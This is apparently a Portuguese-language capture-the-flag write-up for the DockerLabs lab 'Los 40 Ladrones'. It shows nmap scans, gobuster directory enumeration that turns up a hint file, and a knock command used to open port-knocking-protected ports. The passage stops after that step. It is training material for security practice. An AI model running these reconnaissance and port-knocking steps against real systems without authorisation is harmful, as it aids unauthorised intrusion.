
maq.los40ladrones

MÁQUINA LOS 40 LADRONES



```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.los40ladrones ]
└─# bash auto_deploy.sh los40ladrones.tar

                                     ##        .
                               ## ## ##       ==
                            ## ## ## ##      ===
                        /""""""""""""""""\___/ ===
                   ~~~ {~~ ~~~~ ~~~ ~~~~ ~~ ~ /  ===- ~~~
                        \______ o          __/
                          \    \        __/
                           \____\______/

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```


Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página https://dockerlabs.es/

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

COLETA DE INFORMAÇÕES

nmap 172.17.0.2 -A -sS -sV -sC --open -p- -T5 -Pn




```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.los40ladrones ]
└─# nmap 172.17.0.2 -A -sS -sV -sC -Pn -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 00:52 -03
Nmap scan report for wp-admin (172.17.0.2)
Host is up (0.000080s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed po
rt
Device type: general purpose|storage-misc
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), Synology DiskStation Manager 5.X (90%), Net
gear RAIDiator 4.X (87%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:2.6.32 cp
e:/o:linux:linux_kernel:3 cpe:/a:synology:diskstation_manager:5.2 cpe:/o:netgear:raidiator:4.2.28
Aggressive OS guesses: Linux 4.15 - 5.8 (97%), Linux 5.0 - 5.4 (97%), Linux 5.0 - 5.5 (94%), Linux
2.6.32 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.9 (91%), Linux 3.4 - 3.10 (91%), Linux 5.1 (91
%), Linux 2.6.32 - 3.10 (91%), Linux 2.6.32 - 3.13 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.08 ms wp-admin (172.17.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
 .
Nmap done: 1 IP address (1 host up) scanned in 18.57 seconds
```

Temos a porta 80 aberta.
80/tcp open http   Apache httpd 2.4.52

Agora vamos explorar a porta 80 no navegador colocando o ip da máquina http://172.17.0.2/ .

não temos achamos nada na porta na varredura.



Apache2 Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration,**Securized** and espero que hayas visto los ultimos de mario split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|        `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- knock-enabled
|       |-- *.txt
|       `-- open.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

Vamos fazer um fuzzing para ver se tem pastas ocultas, com a ferramenta gobuster.

gobuster dir -u http://172.17.0.3 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x .txt,.php,.html,.py




```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.los40ladrones ]
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2
.3-medium.txt -x .txt,.php,.py,.html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.tx
t
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,py,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 10792]
/qdefense.txt         (Status: 200) [Size: 111]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102795 / 1102800 (100.00%)
===============================================================
Finished
===============================================================
```

vamos explorar o arquivo /qdefense.txt que achamos com gobuster. http://172.17.0.2/qdefense.txt .


Testo da imagem abaixo, Tradução em português:

“Lembre-se de ligar antes de entrar, não seja como o rude toctoc 7.000 8.000 9.000 pesquise e ligue +54 2933574639”



```
Recuerda llama antes de entrar , no seas como toctoc el maleducado
7000 8000 9000
busca y llama +54 2933574639
```

Vamos rodar o nmap nas porta 7.000...8.000... e 9.000. Lembrando que essas porta e o um possível usuário toctoc estao especificos na imagem acima.




```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.los40ladrones]
└─# nmap 172.17.0.2 -A -sS -sV -sC -Pn -T5 -p7000,8000,9000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 02:19 -03
Nmap scan report for wp-admin (172.17.0.2)
Host is up (0.000062s latency).

PORT     STATE    SERVICE         VERSION
7000/tcp filtered afs3-fileserver
8000/tcp filtered http-alt
9000/tcp filtered cslistener
MAC Address: 02:42:AC:11:00:02 (Unknown)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.06 ms wp-admin (172.17.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 8.80 seconds
```

Parece que temos o nome toctoc de um possível usuário, bastante rude com a visão. Além disso, temos uma sequência de números e o conteúdo do arquivo refere-se a bater na porta. Existe uma técnica chamada Port Knocking que permite manter certas portas fechadas ou ocultas sendo impossíveis de acessá-las sem tentar conectar-se a portas específicas em uma ordem marcada. Após esta sequência, veríamos a porta aberta e poderíamos acessá-la. Se pensarmos sobre isso, é muito semelhante ao mecanismo da fechadura de um cofre, para que seja melhor compreendido.

knock -v 172.17.0.2 7000 8000 9000

Esse comando utiliza a ferramenta knock para realizar uma sequência de "knocks" (tentativas de conexão) em uma máquina-alvo, geralmente com o objetivo de desbloquear uma porta de serviço usando a técnica de "port knocking". O comando em si realiza uma tentativa de conexão em uma série de portas específicas.

